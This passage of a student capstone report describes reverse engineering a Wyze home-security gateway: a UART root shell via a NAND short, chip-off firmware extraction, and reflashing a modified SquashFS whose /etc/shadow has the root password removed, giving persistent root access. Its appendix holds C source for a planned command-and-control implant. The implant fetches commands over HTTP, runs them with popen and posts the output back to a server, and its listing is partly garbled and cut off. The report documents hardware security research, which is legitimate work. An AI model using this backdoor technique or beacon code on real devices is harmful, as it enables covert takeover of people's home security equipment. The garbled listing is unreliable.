[ 0.560989] Bus Mode Reg after reset: 0x00020101, cnt=8
[ 0.567386] Bus Mode Reg after reset: 0x00020101, cnt=9
[ 0.573766] func:jz_mii_bus_probe, synopGMAC_reset failed
[ 0.579344] jz_mii_bus: probe of jz_mii_bus.0 failed with error -1
[ 0.585786] =====>gmacdev = 0x841f9780<=====
[ 0.591360] =====>gmacdev->MacBase = 0xb34b0000 DmaBase = 0xb34b1000
[ 0.598294] Bus Mode Reg after reset: 0x00020101, cnt=0
[ 0.604682] Bus Mode Reg after reset: 0x00020101, cnt=1
[ 0.611081] Bus Mode Reg after reset: 0x00020101, cnt=2
[ 0.617480] Bus Mode Reg after reset: 0x00020101, cnt=3
[ 0.623861] Bus Mode Reg after reset: 0x00020101, cnt=4
[ 0.630260] Bus Mode Reg after reset: 0x00020101, cnt=5
[ 0.636646] Bus Mode Reg after reset: 0x00020101, cnt=6
[ 0.643036] Bus Mode Reg after reset: 0x00020101, cnt=7
[ 0.649435] Bus Mode Reg after reset: 0x00020101, cnt=8
[ 0.655833] Bus Mode Reg after reset: 0x00020101, cnt=9
[ 0.662218] func:jz_mac_probe, synopGMAC_reset failed
[ 0.667434] jz_mac: probe of jz_mac.0 failed with error -1
[ 0.673162] usbcore: registered new interface driver zd1201
[ 0.679015] usbcore: registered new interface driver usbserial
[ 0.685082] usbcore: registered new interface driver usbserial_generic
[ 0.691834] usbserial: USB Serial support registered for generic
[ 0.698065] usbcore: registered new interface driver ch341
[ 0.703744] usbserial: USB Serial support registered for ch341-uart
[ 0.710245] usbcore: registered new interface driver cp210x
[ 0.716023] usbserial: USB Serial support registered for cp210x
[ 0.722159] usbcore: registered new interface driver f81232
[ 0.727932] usbserial: USB Serial support registered for f81232
[ 0.734052] usbcore: registered new interface driver pl2303
[ 0.739831] usbserial: USB Serial support registered for pl2303
[ 0.745980] usbcore: registered new interface driver ti_usb_3410_5052
[ 0.752648] usbserial: USB Serial support registered for TI USB 3410 1 port adapter
[ 0.760577] usbserial: USB Serial support registered for TI USB 5052 2 port adapter
[ 0.768714] jzmmc_v1.2 jzmmc_v1.2.0: vmmc regulator missing
[ 0.805148] jzmmc_v1.2 jzmmc_v1.2.0: register success!
[ 0.810501] jzmmc_v1.2 jzmmc_v1.2.1: vmmc regulator missing
[ 0.856087] jzmmc_v1.2 jzmmc_v1.2.1: register success!
[ 0.861633] TCP: cubic registered
[ 0.865084] NET: Registered protocol family 17
[ 0.870236] input: gpio-keys as /devices/platform/gpio-keys/input/input0
[ 0.877345] drivers/rtc/hctosys.c: unable to open rtc device (rtc0)
[ 0.887369] VFS: Mounted root (squashfs filesystem) readonly on device 31:2.
[ 0.894962] Freeing unused kernel memory: 236K (804e5000 - 80520000)
/bin/sh: can't access tty; job control turned off
~ # ]

```

Figure 3.7: Root Access Through NAND short

```
~ # ls
aback    dev      lib      mnt      root      sys      tmp
bin      etc      linuxrc   opt      run       system   usr
configs  kback   media    proc     sbin     thirdbin var
```

Figure 3.8: Root Filesystem

However, the root shell is a SquashFS file system, which by design is a read-only filesystem, meaning we will not be able to make any changes using this strategy.

Next I decided to do a chip-off to analyze the firmware further before deciding a modification plan. After getting the chip off the board using hot air and flux, I used a universal chip programmer to read the firmware.



Figure 3.9: A schematic illustration of the top-level design.




Figure 3.10: Firmware Binary in the Xgecu Software

Using the binwalk tool to analyze the firmware binary, we can see that the device utilizes a SquashFS filesystem, and a JFFS2 filesystem.

DECIMAL	HEXADECIMAL	DESCRIPTION
192224	0x2EE0	CRC32 polynomial table, little endian
196524	0x2FFAC	LZO compressed data
199920	0x30Cf0	Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk size: 543519329 bytes, ramdisk addr: 0x6E72656B, product name: "mem boot start"
262144	0x40000	uImage header, header size: 64 bytes, header CRC: 0x12E1FFE2, created: 2020-11-26 02:52:47, image size: 1715295 bytes, Data Address: 0x80010000
, Entry Point: 0x80385A10, data CRC: 0x7FC78582, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux-3.10.14_isvp_swan.1.0..."		
262208	0x40040	LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes, uncompressed size: -1 bytes
2293760	0x230000	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2739200 bytes, 398 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:58
6291456	0x6000000	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2773002 bytes, 77 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
10289152	0x9000000	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
12320768	0x8C00000	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
16318464	0xF90000	JFFS2 filesystem, little endian
16318708	0xF900F4	Zlib compressed data, compressed
16318916	0xF901C4	JFFS2 filesystem, little endian
16319328	0xF90358	Zlib compressed data, compressed
16319664	0xF90488	Zlib compressed data, compressed
16320088	0xF90608	Zlib compressed data, compressed
16320352	0xF90768	Zlib compressed data, compressed
16320696	0xF90888	Zlib compressed data, compressed
16321048	0xF90A18	Zlib compressed data, compressed
16321384	0xF90B58	Zlib compressed data, compressed
16321732	0xF90C84	Zlib compressed data, compressed
16322088	0xF90E28	Zlib compressed data, compressed
16322428	0xF90F7C	Zlib compressed data, compressed
16322776	0xF910D8	Zlib compressed data, compressed
16323148	0xF91244	Zlib compressed data, compressed
16323584	0xF913B8	Zlib compressed data, compressed
16323868	0xF9151C	Zlib compressed data, compressed
16324232	0xF91688	Zlib compressed data, compressed
16324464	0xF91714	Zlib compressed data, compressed

Figure 3.11: Binwalk Analysis of Firmware Binary

PS C:\Users\brook\Documents\classNotesFall2024\ERE\capstone\chipFirmware\extract\modification\squashfs-root> ls			
Mode	LastWriteTime	Length	Name
-d----	12/2/2024 12:41 PM		aback
-d----	12/2/2024 12:41 PM		bin
-d----	12/2/2024 12:41 PM		configs
-d----	12/2/2024 12:41 PM		dev
d----	12/18/2024 8:51 PM		etc
d----	12/2/2024 12:41 PM		kback
d----	12/2/2024 12:41 PM		lib
d----	12/2/2024 12:41 PM		media
d----	12/2/2024 12:41 PM		mnt
d----	12/2/2024 12:41 PM		opt
d----	12/2/2024 12:41 PM		proc
d----	12/2/2024 12:41 PM		root
d----	12/2/2024 12:41 PM		run
d----	12/2/2024 12:41 PM		sbin
d----	12/2/2024 12:41 PM		sys
d----	12/2/2024 12:41 PM		system
d----	12/2/2024 12:41 PM		thirdlib
d----	12/2/2024 12:41 PM		tmp
d----	12/2/2024 12:41 PM		usr
d----	12/2/2024 12:41 PM		var
-a----	12/2/2024 12:41 PM	11	linuxrc

Figure 3.12: Firmware SquashFS Filesystem

There is a large amount of information to be gathered from the squashFS filesystems, there is the sound files for the alarms and system arming, startup scripts, network protocols and more. In the JFFS2 filesystem, it only contains the device version number.

Chapter 4

Modification

4.1 Attempted Strategies

So we know that the SquashFS filesystem is designed to be read-only, but if we are able to change it first then load the firmware image, that would allow us to successfully modify the system behavior.

There are two possible ways I can identify that we could accomplish that.

1. Modify the filesystem in the bootloader CLI
2. Modify the filesystem and load the new firmware onto the chip, then put it back onto the device board.

To start, I will need to make a modification to the SquashFS filesystem before attempting either of these. I chose to delete the password hash for the root user. I chose this because if I am able to successfully log in as the root user in the UART connection, it demonstrates that I can make further malicious modifications to the system.

```
brooks in classNotesFall2024/ere/capstone/chipFirmware/extract/modification/squashfs-root/etc on ↵ main [\$!?] ...
→ cat shadow
root::10933:0:99999:7:::
```

Figure 4.1: Modification to /etc/shadow

As mentioned previously, I was able to extract the firmware in a chip-off, for the first strategy I started by carving out a chunk of a filesystem I wanted to modify, make the changes, and repack it to match the original block size, byte length, and inodes.

Then using the same vulnerability of shorting the NAND flash to enter the bootloader CLI, I attempted to load a modification of the SquashFS file system directly into the serial flash memory using the U-Boot 'sf' serial flash commands.

```
isvp_t31# loady 0x80600000
## Ready for binary (ymodem) download to 0x80600000 at 115200 bps...
C
*** file: sz -vv /home/brooks/Documents/classNotesFall2024/ere/capstone/chipFirmware/extract/mod
$ sz -vv sz -vv /home/brooks/Documents/classNotesFall2024/ere/capstone/chipFirmware/extract/modi
ion/newrootfs.bin
sz 0.12.21rc

< e:1

Countem: 001 sz -1
Countem: 000 /home/brooks/Documents/classNotesFall2024/ere/capstone/chipFirmware/extract/modific
/newrootfs.bin 2740224
countem: Total 1 2740224
zshhdr: ZRQINIT 0sz: cannot open sz: No such file or directory
Sending: newrootfs.bin
Ymodem sectors/kbytes sent: 0/ 0kwctx:file length=2740224
Bytes Sent:2740224 BPS:10954
Sending:
Ymodem sectors/kbytes sent: 0/ 0kmode:0

Transfer incomplete

*** exit status: 1 ***
ksum mode, 2(SOH)/2676(STX)/1(CAN) packets, 17 retries
## Total Size      = 0x0029d000 = 2740224 Bytes
isvp_t31#
```

Figure 4.2: Import Binary In Bootloader Menu

In Figure 4.2 it says it didn't load, but it clearly did into RAM in Figure 4.3 as shown in the farther offset. Then I erased the memory of the location at the first squashFS filesystem, and attempted to move the memory from RAM into the offset of the filesystem I wanted to replace, but as shown here, the data in that location is blank, showing it did not work.

```

isvp_t31# crc32 0x80600000 0x29D000
CRC32 for 80600000 ... 8089cff ==> f1e590c7
isvp_t31# crc32 0x80800000 0x29D000
CRC32 for 80800000 ... 80a9cff ==> 0025e7a9
isvp_t31# md 0x240000
00240000: ffffffff ffffffff ffffffff ffffffff ..... .
00240010: ffffffff ffffffff ffffffff ffffffff ..... .
00240020: ffffffff ffffffff ffffffff ffffffff ..... .
00240030: ffffffff ffffffff ffffffff ffffffff ..... .
00240040: ffffffff ffffffff ffffffff ffffffff ..... .
00240050: ffffffff ffffffff ffffffff ffffffff ..... .
00240060: ffffffff ffffffff ffffffff ffffffff ..... .
00240070: ffffffff ffffffff ffffffff ffffffff ..... .
00240080: ffffffff ffffffff ffffffff ffffffff ..... .
00240090: ffffffff ffffffff ffffffff ffffffff ..... .
002400a0: ffffffff ffffffff ffffffff ffffffff ..... .
002400b0: ffffffff ffffffff ffffffff ffffffff ..... .
002400c0: ffffffff ffffffff ffffffff ffffffff ..... .
002400d0: ffffffff ffffffff ffffffff ffffffff ..... .
002400e0: ffffffff ffffffff ffffffff ffffffff ..... .
002400f0: ffffffff ffffffff ffffffff ffffffff ..... .
isvp_t31# md 0x80600000
80600000: 73717368 0000018f 674d619d 00020000 hsqs.....aMg.... .
80600010: 00000009 00110004 000100c0 00000004 ..... .
80600020: 052e1919 00000000 0029cbeC 00000000 ..... ).... .
80600030: 0029cbe4 00000000 ffffffff ffffffff ..)..... .
80600040: 0029b334 00000000 0029bb9c 00000000 4.)..... ).... .
80600050: 0029c960 00000000 0029cbd6 00000000 `.)..... ).... .
80600060: 587a37fd 0100005a 36de2269 bfe5c003 .7zXZ...i".6.... .
80600070: 08808003 000a0121 200e0978 dfffffe1 ....!....x... .... .
80600080: 3f005ddd 68844591 a6dede3b 99da230f .].?.E.h;....#.. .
80600090: bb3301a6 72831704 8daeb11c 83676b5b ..3....r....[kg. .
806000a0: 509cefB5 d48f04a2 6b01d667 bea1ca69 ...P....g..ki... .
806000b0: 414cfC51 1e0fc5d2 0416ff38 9f67dc72 Q.LA....8....r.g. .
806000c0: c9a160cf 77622f42 579a1ba6 683461e9 ..`..B/bw...W.a4h .
806000d0: 42332e26 8fc17f56 2625c15d 6a8635c6 &.3BV...].%&.5.j .
806000e0: 7348a18b 7f789d61 dbe5738d 5d974ecd ..Hsa.x..s...N.] .
806000f0: 09d67d0a b4ef552e 21df120c 499619c6 .}....U.....!....I .

```

Figure 4.3: Uboot Flash Modification Attempt

I suspect the reason is that the serial flash chips write protect is on. Based off the datasheet, the writeprotect is turned on when the #WP pin is grounded.




Figure 4.4: Flash Memory Pinout

With the time constraint, I was unable to figure out if there is a possible way to turn the #WP to high allowing the #WP to be turned off while loading the modified firmware image, but would like to explore further in the future if there's a possible workaround to bypass this issue.

Next I attempted the modification by changing the firmware, and loading it onto the flash chip. I attempted this two different times.

I first made my modification, to test I tried a simple change where I deleted the password hash from etc/shadow, so that when I was prompted to log in, I would be able to just press enter bypassing the password in the UART connection. As mentioned previously, I carved out the filesystem from the firmware binary, repacked it using the same compression tool, and inserted it back into the firmware image.

```
brooks in classNotesFall2024/ere/capstone/chipFirmware/extract/modification on ✘ main [?] ...
→ binwalk EN250H128\OTP\SOP8.BIN

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
192224      0x2EEE0          CRC32 polynomial table, little endian
196524      0x2FFAC          LZ0 compressed data
199920      0x30CF0          Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk size: 54351
9329 bytes, ramdisk addr: 0xE72656B, product name: "mem boot start"
262144      0x40000          uImage header, header size: 64 bytes, header CRC: 0x12E1FFE2, created: 2020-11-26 0
2:52:47, image size: 1715295 bytes, Data Address: 0x80010000, Entry Point: 0x803B5A10, data CRC: 0x7FC78582, OS:
Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux-3.10.14_isvp_swan_1.0_
"
262208      0x40040          LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes, uncompress
ed size: -1 bytes
2293760     0x230000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2739200 byte
s, 398 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:58
6291456     0x600000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2773002 byte
s, 77 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
10289152    0x9D0000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
12320768    0xBC0000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
```

Figure 4.5: Original Firmware Image

```
brooks in classNotesFall2024/ere/capstone/chipFirmware/extract/modification on ✘ main [?] took 5.9s ...
→ binwalk newfw.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
192224      0x2EEE0          CRC32 polynomial table, little endian
196524      0x2FFAC          LZ0 compressed data
199920      0x30CF0          Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk size: 54351
9329 bytes, ramdisk addr: 0xE72656B, product name: "mem boot start"
262144      0x40000          uImage header, header size: 64 bytes, header CRC: 0x12E1FFE2, created: 2020-11-26 0
2:52:47, image size: 1715295 bytes, Data Address: 0x80010000, Entry Point: 0x803B5A10, data CRC: 0x7FC78582, OS:
Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux-3.10.14_isvp_swan_1.0_
"
262208      0x40040          LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes, uncompress
ed size: -1 bytes
2293760     0x230000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2739180 byte
s, 399 inodes, blocksize: 131072 bytes, created: 2024-12-02 07:28:29
6291456     0x600000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2773002 byte
s, 77 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
10289152    0x9D0000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
12320768    0xBC0000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
```

Figure 4.6: Modified Firmware Image

Looking at the offset for the first sequence of squashfs filesystems, we can see that it does not match the byte length of the original, or inodes, but the block size is the same. I figured that if the byte length is smaller, it wouldn't overwrite any data so it wouldn't affect the firmware being loaded.

However, after loading it back onto the chip, and starting up the device, it showed there was a failure in reading the index table.

```

[ 0.725193] jzmmc_v1.2 jzmmc_v1.2.0: register success!
[ 0.730564] jzmmc_v1.2 jzmmc_v1.2.1: vmmc regulator missing
[ 0.741143] mmc0: card claims to support voltages below the defined range. These will be ignored.
[ 0.760746] mmc0: new SDIO card at address 0001
[ 0.775182] jzmmc_v1.2 jzmmc_v1.2.1: register success!
[ 0.780737] TCP: cubic registered
[ 0.784155] NET: Registered protocol family 17
[ 0.790376] input: gpio-keys as /devices/platform/gpio-keys/input/input0
[ 0.797481] drivers/rtc/hctosys.c: unable to open rtc device (rtc0)
[ 0.806467] SQUASHFS error: unable to read id index table
[ 0.812516] List of all partitions:
[ 0.816167] 1f00          256 mtdblock0  (driver?)
[ 0.821389] 1f01          1984 mtdblock1 (driver?)
[ 0.826639] 1f02          3904 mtdblock2 (driver?)
[ 0.831849] 1f03          3904 mtdblock3 (driver?)
[ 0.837079] 1f04          1984 mtdblock4 (driver?)
[ 0.842286] 1f05          3904 mtdblock5 (driver?)
[ 0.847519] 1f06          384 mtdblock6 (driver?)
[ 0.852734] 1f07          64 mtdblock7 (driver?)
[ 0.857948] No filesystem could mount root, tried: squashfs vfat
[ 0.864243] Kernel panic - not syncing: VFS: Unable to mount root fs on unknown-block(31,2)
[ 0.872863] Rebooting in 3 seconds..

```

Figure 4.7: Index Table Load Failure

4.2 Successful Modification

Initially, I was unsure of what exactly could be the problem, so before going to the U-Boot repository source code, I decided to try one more change that I thought could possibly be the issue, make my modifications so that each filesystem size matched the original.

I created a new firmware image, making the same change, but adding junk data (# characters) to various files to match the correct byte length, and inodes. So after applying the modification, making sure every measurement matched with the original binary, I loaded

the new firmware image onto the chip, and we can see that our modification of etc/shadow allow us to successfully bypass the password prompt, allowing us to login as the root user.

```

picocom -b 115200 /dev/ttyUSB0

[ 0.658775] usbcore: registered new interface driver whiteheat
[ 0.664821] usbserial: USB Serial support registered for Connect Tech - WhiteHEAT - (prerenumeration)
[ 0.674371] usbserial: USB Serial support registered for Connect Tech - WhiteHEAT
[ 0.682330] jzmmc_v1.2 jzmmc_v1.2.0: vmmc regulator missing
[ 0.725182] jzmmc_v1.2 jzmmc_v1.2.0: register success!
[ 0.730547] jzmmc_v1.2 jzmmc_v1.2.1: vmmc regulator missing
[ 0.741129] mmc0: card claims to support voltages below the defined range. These will be ignored.
[ 0.760729] mmc0: new SDIO card at address 0001
[ 0.775171] jzmmc_v1.2 jzmmc_v1.2.1: register success!
[ 0.780715] TCP: cubic registered
[ 0.784140] NET: Registered protocol family 17
[ 0.790358] input: gpio-keys as /devices/platform/gpio-keys/input/input0
[ 0.797467] drivers/rtc/hctosys.c: unable to open rtc device (rtc0)
[ 0.807495] VFS: Mounted root (squashfs filesystem) readonly on device 31:2.
[ 0.815060] Freeing unused kernel memory: 212K (804eb000 - 80520000)
[ 0.821766] Failed to execute /. Attempting defaults...
nudev is ok.....  

|__2021_WYZE_GATEWAY_@HUALAI_____|

[ 1.291919] jz_codec_register: probe() successful!

Ingenic-uc1_1 login: [ 1.705444] dma dma0chan24: Channel 24 have been requested.(phy id 7,type 0x06 desc a4770000)
[ 1.714538] dma dma0chan25: Channel 25 have been requested.(phy id 6,type 0x06 desc a474d000)
[ 1.723714] dma dma0chan26: Channel 26 have been requested.(phy id 5,type 0x04 desc a4740000)
1.962998] RTL871X: module init start
1.968496] RTL871X: rtl8199ftv v4.3.24.7_21113.20170208.nova.1.02
1.974874] RTL871X: build time: Oct 12 2020 09:51:48
1.980150] wlan power on
1.995302] RTL871X: +++++++rtw_drv_init: vendor=0x024c device=0xf179 class=0x07
2.031378] RTL871X: HW EFUSE
2.034459] RTL871X: hal_com_config_channel_plan chplan:0x20
2.133134] RTL871X: rtw_regsty_chk_target_tx_power_valid return _FALSE for band:0, path:0, rs:0, t:-1
2.143841] RTL871X: rtw_ndev_init(wlan0) if1 mac_addr=50:e4:78:35:d9:32
2.166004] RTL871X: module init ret=0
2.174339] Bus Mode Reg after reset: 0x00020101, cnt=0
[ 3.525149] codec_set_device: set device: speaker...

Ingenic-uc1_1 login: root
[root@Ingenic-uc1_1:~]# ls
sbin      dev      lib      mnt      root      sys      tmp
bin       etc      linuxrc   opt      run      system   usr
configs   kback   media     proc     sbin     thridlib var
[root@Ingenic-uc1_1:~]#

```

Figure 4.8: Successful Modification in UART Output

So using this method, we could make any alteration to the device by taking the chip off again, making a modification to the filesystem, ensuring that each filesystem size matches the original size, loading it onto the chip, and replacing it onto the PCB. Also, it is possible

that the initial failed attempt to load the firmware was somehow corrupted in the process, so it is not confirmed that the failure to load the ID index table was due to the nonuniform filesystem measurements.

Chapter 5

Conclusion

In conclusion, my persistent modification to the device was successful. I made great progress, encountered vulnerability discoveries, successfully reverse engineered the device and understood its behavior and layout, and successfully implemented a persistent modification to the device via chip off. This project provided great experience in reverse engineering a commercial device, faced challenges that real embedded reverse engineers see, and experienced the perseverance needed to be successful in this sector. I was able to gather useful information that would be helpful for anyone to know when reverse engineering this device in the future, and learned gained valuable experience making me a stronger reverse engineer. This was a very interesting project, one of my favorites I have ever done, and will continue to reverse engineer embedded devices in the future.

Appendix A

References

1. U-boot wiki
2. Firmware extraction example
3. cJtag and SWD

A.1 Component Datasheets

- CC1310 datasheet
- REALTEK 8189FTV datahseet
- hETA6003 C213B
- A400cC datasheet
- EN25Q128 datasheet
- ingenic t31 processor
- EFR32 datasheet
- MOTORCOMM SZ18201 datasheet
- TNK 2422T1 BT16B03 datasheet

Appendix B

Source Code

```
1 // Time constraint didn't allow me to implement
2 // the planned data exfiltration program.
3 // I made this for testing, was planning on adding to the
4 // startup script in the squashfs
5 // to either run this from the squashfs,
6 // or copy the executable to the JFFS2 file system
7 // that would also create log files in the JFFS2 filesystem
8 // which would then send the data
9 // to my remote command and control server hosted on AWS.
10
11 #include <stdio.h>
12 #include <stdlib.h>
13 #include <string.h>
14 #include <curl/curl.h>
15
16 // Function to escape special JSON characters
17 void escape_json(char *dest, const char *src, size_t dest_size)
18 {
```

```
19     size_t i = 0, j = 0;
20
21     while (src[i] != '\0' && j < dest_size - 1)
22     {
23
24         if (src[i] == '\"' || src[i] == '\\\\')
25         {
26
27             if (j < dest_size - 2)
28             {
29
30                 dest[j++] = '\\';
31
32             }
33
34         else if (src[i] == '\\n')
35         {
36
37             if (j < dest_size - 2)
38             {
39
40                 dest[j++] = '\\';
41                 dest[j++] = 'n';
42                 i++;
43                 continue;
44             }
45
46         else
47         {
48
49                 break;
50
51             }
52
53         }
54
55         dest[j++] = src[i++];
56
57     }
```

```
48     }
49     dest[j] = '\0';
50 }
51
52 // Callback function to store HTTP GET response
53 size_t write_callback(void *ptr, size_t size, size_t nmemb, char *
54   data)
55 {
56     strncat(data, ptr, size * nmemb);
57     return size * nmemb;
58 }
59
60 int main()
61 {
62     CURL *curl;
63     CURLcode res;
64     char command[1024] = {0};           // Buffer to store fetched
65     command
66     char command_output[1024] = {0}; // Buffer to store command
67     output
68     char escaped_output[2048] = {0}; // Buffer for escaped output
69     FILE *fp;
70
71     // Initialize libcurl
72     curl = curl_easy_init();
73     if (!curl)
74     {
75         fprintf(stderr, "Failed to initialize libcurl\n");
76         return 1;
```

```
74    }
75
76    // Step 1: Fetch the command from the server
77    const char *get_url = "http://localhost:3001/command";
78    curl_easy_setopt(curl, CURLOPT_URL, get_url);
79    curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION, write_callback);
80    curl_easy_setopt(curl, CURLOPT_WRITEDATA, command);
81
82    res = curl_easy_perform(curl);
83    if (res != CURLE_OK)
84    {
85        fprintf(stderr, "Failed to fetch command: %s\n",
86                curl_easy_strerror(res));
87        curl_easy_cleanup(curl);
88        return 1;
89    }
90
91    if (strlen(command) == 0)
92    {
93        printf("No command to execute\n");
94        curl_easy_cleanup(curl);
95        return 0;
96    }
97    printf("Fetched command: %s\n", command);
98
99    // Step 2: Execute the fetched command and capture the output
100   fp = popen(command, "r");
101   if (fp == NULL)
```

```
102 {
103     fprintf(stderr, "Failed to run command\n");
104     curl_easy_cleanup(curl);
105     return 1;
106 }
107
108 fread(command_output, sizeof(char), sizeof(command_output) - 1,
109        fp);
110 pclose(fp);
111
112
113 // Step 3: Escape the command output for JSON compatibility
114 escape_json(escaped_output, command_output, sizeof(
115     escaped_output));
116
117 // Step 4: Send the output back to the server
118 const char *post_url = "http://localhost:3001/send-data";
119 char json[4096];
120 snprintf(json, sizeof(json), "{\"input\": \"%s\", \"output\": \"%s
121     \"}", command, escaped_output);
122
123 curl_easy_setopt(curl, CURLOPT_URL, post_url);
124 curl_easy_setopt(curl, CURLOPT_POST, 1L);
125 curl_easy_setopt(curl, CURLOPT_POSTFIELDS, json);
126
127 struct curl_slist *headers = NULL;
128 headers = curl_slist_append(headers, "Content-Type: application/
129     json");
```

```
127     curl_easy_setopt(curl, CURLOPT_HTTPHEADER, headers);  
128  
129     res = curl_easy_perform(curl);  
130     if (res != CURLE_OK)  
131     {  
132         fprintf(stderr, "Failed to send data: %s\n",  
133                 curl_easy_strerror(res));  
134     }  
135     else  
